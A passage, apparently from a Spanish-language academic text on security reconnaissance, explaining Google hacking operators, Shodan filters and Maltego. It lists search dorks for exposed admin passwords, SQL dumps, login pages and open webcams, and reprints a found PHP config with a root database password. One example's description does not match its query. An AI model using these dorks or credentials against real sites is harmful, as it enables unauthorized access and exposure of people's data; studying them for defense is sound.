
Google está catalogado entre los mejores buscadores por su rapidez y gran cantidad de información indexada, además cuenta con parámetros que permiten realizar búsquedas más específicas para aumentar la precisión y filtrado de datos

deseado por el usuario haciendo uso de operadores como site, inurl, intitle, entre otros.

La gran cantidad de información que se encuentra en la internet a través de buscadores como Google, Yahoo, Bing, Duckduckgo y Shodan se ha convertido en una gran herramienta principalmente para buscar vulnerabilidades en aplicaciones web, contenidos en servidores mal gestionados, permisos de servidores mal configurados, entre otros.

Una gran herramienta es la base de datos de "Google Hacking Database". En la figura 7 se muestran sus principales categorías de búsqueda.

Figura 7. Google Hacking Database



Fuente: exploit-db.com

Para hacer uso del Google Hacking se deben conocer los operadores avanzados, como utilizarlos y saber que buscar, además se deben conocer los dominios de nivel superior genéricos (GTLD) y geográficos (CCTLD) para una mayor precisión en la búsqueda. Para esta tarea se puede hacer uso de bases de datos que contienen ejemplos de búsquedas que pueden ser útiles en el proceso, además es posible automatizar búsquedas utilizando herramientas como SEAT, que utiliza las principales bases de datos y motores de búsqueda.

Ejemplos de dominios de nivel superior genéricos:

- .com para propósitos comerciales
- .edu para instituciones educativas
- .gov para lo relacionado con gobiernos
- .net para propósitos comerciales y empresas de tecnología
- .org se utiliza con cualquier propósito
- .aero para organizaciones de transporte aéreo
- .coop para organizaciones cooperativas
- .tel para empresas de telecomunicaciones

Ejemplos de dominios de nivel superior geográficos:

- .co para Colombia
- .jp para Japón
- .jm para Jamaica
- .ve para Venezuela
- .pe para Perú
- .us para Estados Unidos
- .cu para Cuba
- .hk para Hong Kong

Entre los operadores avanzados de Google más relevantes encontramos los siguientes:

- **Site:** realiza un filtrado por dominio, si por ejemplo se quiere realizar una búsqueda sobre todo lo relacionado con el dominio “unilibrepereira.edu.co”, se realizaría la siguiente consulta en Google “site:unilibrepereira.edu.co”.
- **Intitle:** realiza una búsqueda de la cadena introducida a continuación del operador, por ejemplo, intitle: “index of”, realiza una búsqueda de “index of” en el título.

- **Allintitle:** realiza una búsqueda de todas las cadenas que se introduzcan a continuación del operador, por ejemplo, allintitle: “index of” “password”.
- **Inurl y allinurl:** realiza una búsqueda de la cadena introducida a continuación del operador, pero aplicado a las URLs.
- **Cache:** realiza una búsqueda de contenido en el cache de Google.
- **Link:** realiza una búsqueda de las páginas enlazadas a la página introducida después del operador.
- **Filetype:** realiza una búsqueda de documentos con la extensión que se introduce después del operador, ejemplo (doc, txt, pdf, ppt, HTML).

En la figura 8 se muestra la ubicación de la información dada por los comandos de búsqueda.

Figura 8. Ejemplo de operadores avanzados google



Fuente: Oxword.com modificada por Autor

Cabe resaltar que las búsquedas no están restringidas únicamente a la web, los operadores también pueden utilizarse en Google Code para proyectos de software, Google Images para indexar imágenes, Google groups, entre otros.

La siguiente tabla, contiene ejemplos de búsquedas que pueden servir como como ejemplos para practicar Google hacking y obtener información sensible sobre determinado dominio.

Tabla 1. Tabla de ejemplos con búsquedas avanzadas en google

Búsqueda Google	Objetivo
ext:pwd inurl:(admin users) "# - FrontPage-"	Encontrar usuarios y contraseñas de administrador
intitle:"index of" users.txt	Búsqueda servidores con archivos .txt que contengan nombres de usuarios
filetype:sql (doc, xls, ppt)	Búsqueda de ficheros con la extensión introducida.
related: facebook.com	Búsqueda de webs relacionadas con facebook.com
site:unilibrepereira.edu.co login logon	Búsqueda de páginas de autenticación en el dominio especificado.
site:sitio inurl:8080	Búsqueda de servicios en el puerto 8080 de un sitio específico
site:dominio passwords contraseñas login usuario filetype:xls	Encontrar usuarios y contraseñas en ficheros .xls en un dominio determinado.


Fuente: autor

Se realiza una búsqueda en un dominio .pe que contenga la sentencia mysql_conect y la palabra usuario y que contenga ficheros con extencion .inc

- site:.edu filetype:sql "MySQL dump" password

Con la búsqueda anterior se encontró el siguiente documento con usuarios y contraseñas:

Figura 9. Búsqueda en un dominio .pe que contenga la sentencia mysql_connect y la palabra usuario y que contenga ficheros con extensión .inc



Fuente: google.com

Figura 10. Resultado de búsqueda avanzada en google

```
<?
    $servidor="localhost";
    $usuario="root";
    $password="contracara";
    $base="foro";
    $SQLid = mysql_connect($servidor,$usuario,$password);
    mysql_select_db($base,$SQLid);
?>
```

Fuente: autor

Una recomendación para mejorar la seguridad de los sitios web, es evitar que el servidor tenga activa la opción de listar los contenidos de los directorios públicos, ya que esto le puede dar la oportunidad a un atacante para recolectar información valiosa.

Para localizar listas de directorios usando Google hacking se utiliza la frase “index of”, ya que gran parte de los listados de directorios comienzan con esa frase y que además también aparecerá en el título de la página, para realizar una búsqueda con mayor filtro se pueden utilizar otras palabras comunes en los listados de directorios como “download”, “size”, “parent directory”, entre otras.

A continuación, se realizan una serie de búsquedas que servirán como ejemplo del gran poder que tiene esta técnica en la fase de recolección de información para buscar directorios, archivos, versiones de servidores, páginas de acceso y el famoso archivo robots.txt que les indica a los buscadores las páginas que no deben indexar.


Listado de directorios

Como se había mencionado anteriormente, para realizar una búsqueda que dé como resultado listas de directorios se puede utilizar la frase “index of” combinada con alguna otra frase común en los directorios.

- intitle:index of download

En las figura 11 y 12 se muestra el resultado de búsqueda de directorios con búsqueda avanzada en google.

Figura 11. Listado de directorios búsqueda avanzada google



Fuente: google.com

Figura 12. Resultado de búsqueda avanzada de listado de directorios




Fuente: google.com

Búsqueda de directorios

También se puede realizar una búsqueda para localizar un directorio específico como “admin” para no tener que navegar por el listado, como se muestra en las figuras 13 y 14.


- intitle:index of inurl:admin

Figura 13. Búsqueda de directorios con google hacking



Fuente: google.com

Figura 14. Resultado de búsqueda de directorios admin




Fuente: google.com

Búsqueda de archivos

Al igual que los directorios, también se pueden buscar archivos específicos como por ejemplo archivos de registro, como se muestra en las figuras 15 y 16.

- intitle:index of access.log

Figura 15. Búsqueda de archivos de registro



Fuente: google.com

Figura 16. Resultado de búsqueda archivos de registro




Fuente: google.com

Versiones de servidores

El nombre y versión de software del servidor pueden ser información muy valiosa, para localizarla se puede utilizar la frase “server at” que suele aparecer junto a la versión y nombre del software del servidor, también se puede buscar un tipo de servidor específico como se muestra en las figuras 17 y 18.


- intitle:index of “Microsoft-IIS/* server at”

Figura 17. Búsqueda de versión de servidor



Fuente: google.com

Figura 18. Resultado de búsqueda versión de servidor




Fuente: google.com

Páginas de acceso

Las páginas de acceso son aquellas que permiten acceder a una plataforma restringida y por lo general piden credenciales como usuario y contraseña, este tipo de páginas pueden ayudar en el momento de obtener información del software instalado y al cual se le pueden buscar vulnerabilidades a las cuales se les puede sacar provecho mediante un exploit o un ataque de fuerza bruta para obtener acceso. Se pueden buscar en la url formularios basados en ASP.NET o buscar texto en la página que indique que se encuentra en un portal de acceso, como se muestra en las imágenes 19 y 20.


- inurl:"/secure/login.aspx"
- intitle:Please Login

Figura 19. Búsqueda de páginas de acceso



Fuente: google.com

Figura 20. Resultado de búsqueda páginas de acceso




Fuente: nvcc.edu

Robots.txt

El archivo robots.txt es el encargado de decirle a los buscadores las páginas que no deben indexar, aun así, los buscadores suelen indexar este archivo y dejar en evidencia la información que los administradores quieren ocultar, como se muestra en las figuras 21 y 22.


- `inurl:.edu.co/robots.txt`

Figura 21. Búsqueda de archivo robots.txt



Fuente: google.com

Figura 22. Resultado de búsqueda archivo robots.txt



Fuente: google.com

Shodan

Shodan es un potente buscador que se especializa en buscar todo tipo de dispositivos que se encuentren conectados a internet como cámaras, televisores, aires acondicionados, sistemas de automatización industriales, sistemas VoIP, entre muchos otros dispositivos y que en la mayoría de los casos tienen configuraciones erróneas de seguridad, este buscador lo que hace es pedir cabeceras a todos los hosts conectados a internet y que hasta ahora cuenta con más de 80 millones de cabeceras de hosts de todo tipo.

Shodan cuenta con una serie de filtros que permiten realizar búsquedas más específicas, entre los cuales se tiene:

Country: Nos permite centrar la búsqueda solamente a un país específico, ejemplo:
country: co VOIP

City: Filtro por ciudad, Ejemplo para buscar Servidores Apache en Pereira: city: Pereira Apache

port: Permite hacer búsqueda dependiendo del puerto que tenga abierto o el servicio que se esté ejecutando, ejemplo: port:80 city: Pereira

Net: Para buscar una ip específica o rangos de ip, ejemplo: net:192.168.1.0/24

hostname: Busca el texto que le indiquemos en la parte de hostname, veamos el resultado de este ejemplo: hostname: Password

Geo: busca dispositivos en cerca de las coordenadas introducidas.

Os: sirve para buscar dispositivos con el sistema operativo que se le indique, ejemplo os: Linux



before: día/mes/año Sirve para buscar dispositivos antes de la fecha introducida.

after: día/mes/año Sirve para buscar dispositivos después de la fecha introducida.

En el siguiente ejemplo se realiza la búsqueda **hostname: webcamxp** en shodan, el cual realiza una búsqueda de la marca de cámaras WebcamXP y muestra una lista de direcciones que tienen este servicio activo y en línea.

En la figura 23, se muestran capturas de pantalla de cámaras web de diferentes países que se encuentran configuradas sin usuario ni contraseña.

Figura 23. Ejemplo de cámaras públicas con acceso libre.



Fuente: shodan.io


Maltego

Maltego es una poderosa herramienta que tiene como base la búsqueda de información tanto de infraestructuras como de personas, dependiendo de los datos del objetivo que se le ingresen a maltego, el arrojará datos tales como números de teléfono, direcciones de email, datos de redes sociales, empresas asociadas, sitios web asesinados, entre otros datos.

En este caso para hacer uso de la herramienta, se utiliza el sistema operativo Kali Linux 2.0, el cual la trae instalada por defecto.

En la figura 24 se muestra una búsqueda en el dominio unilibrepereira.edu.co, el cual arroja una gran cantidad de resultados, entre los cuales encontramos dominios, numeros telefonicos, correos electronicos, documentos, direcciones de servidores, entre otros datos que se encuentran publicos en la red.

Figura 24. Ejemplo de recoleccion de informacion de Dominio dada por Maltego



Fuente: autor

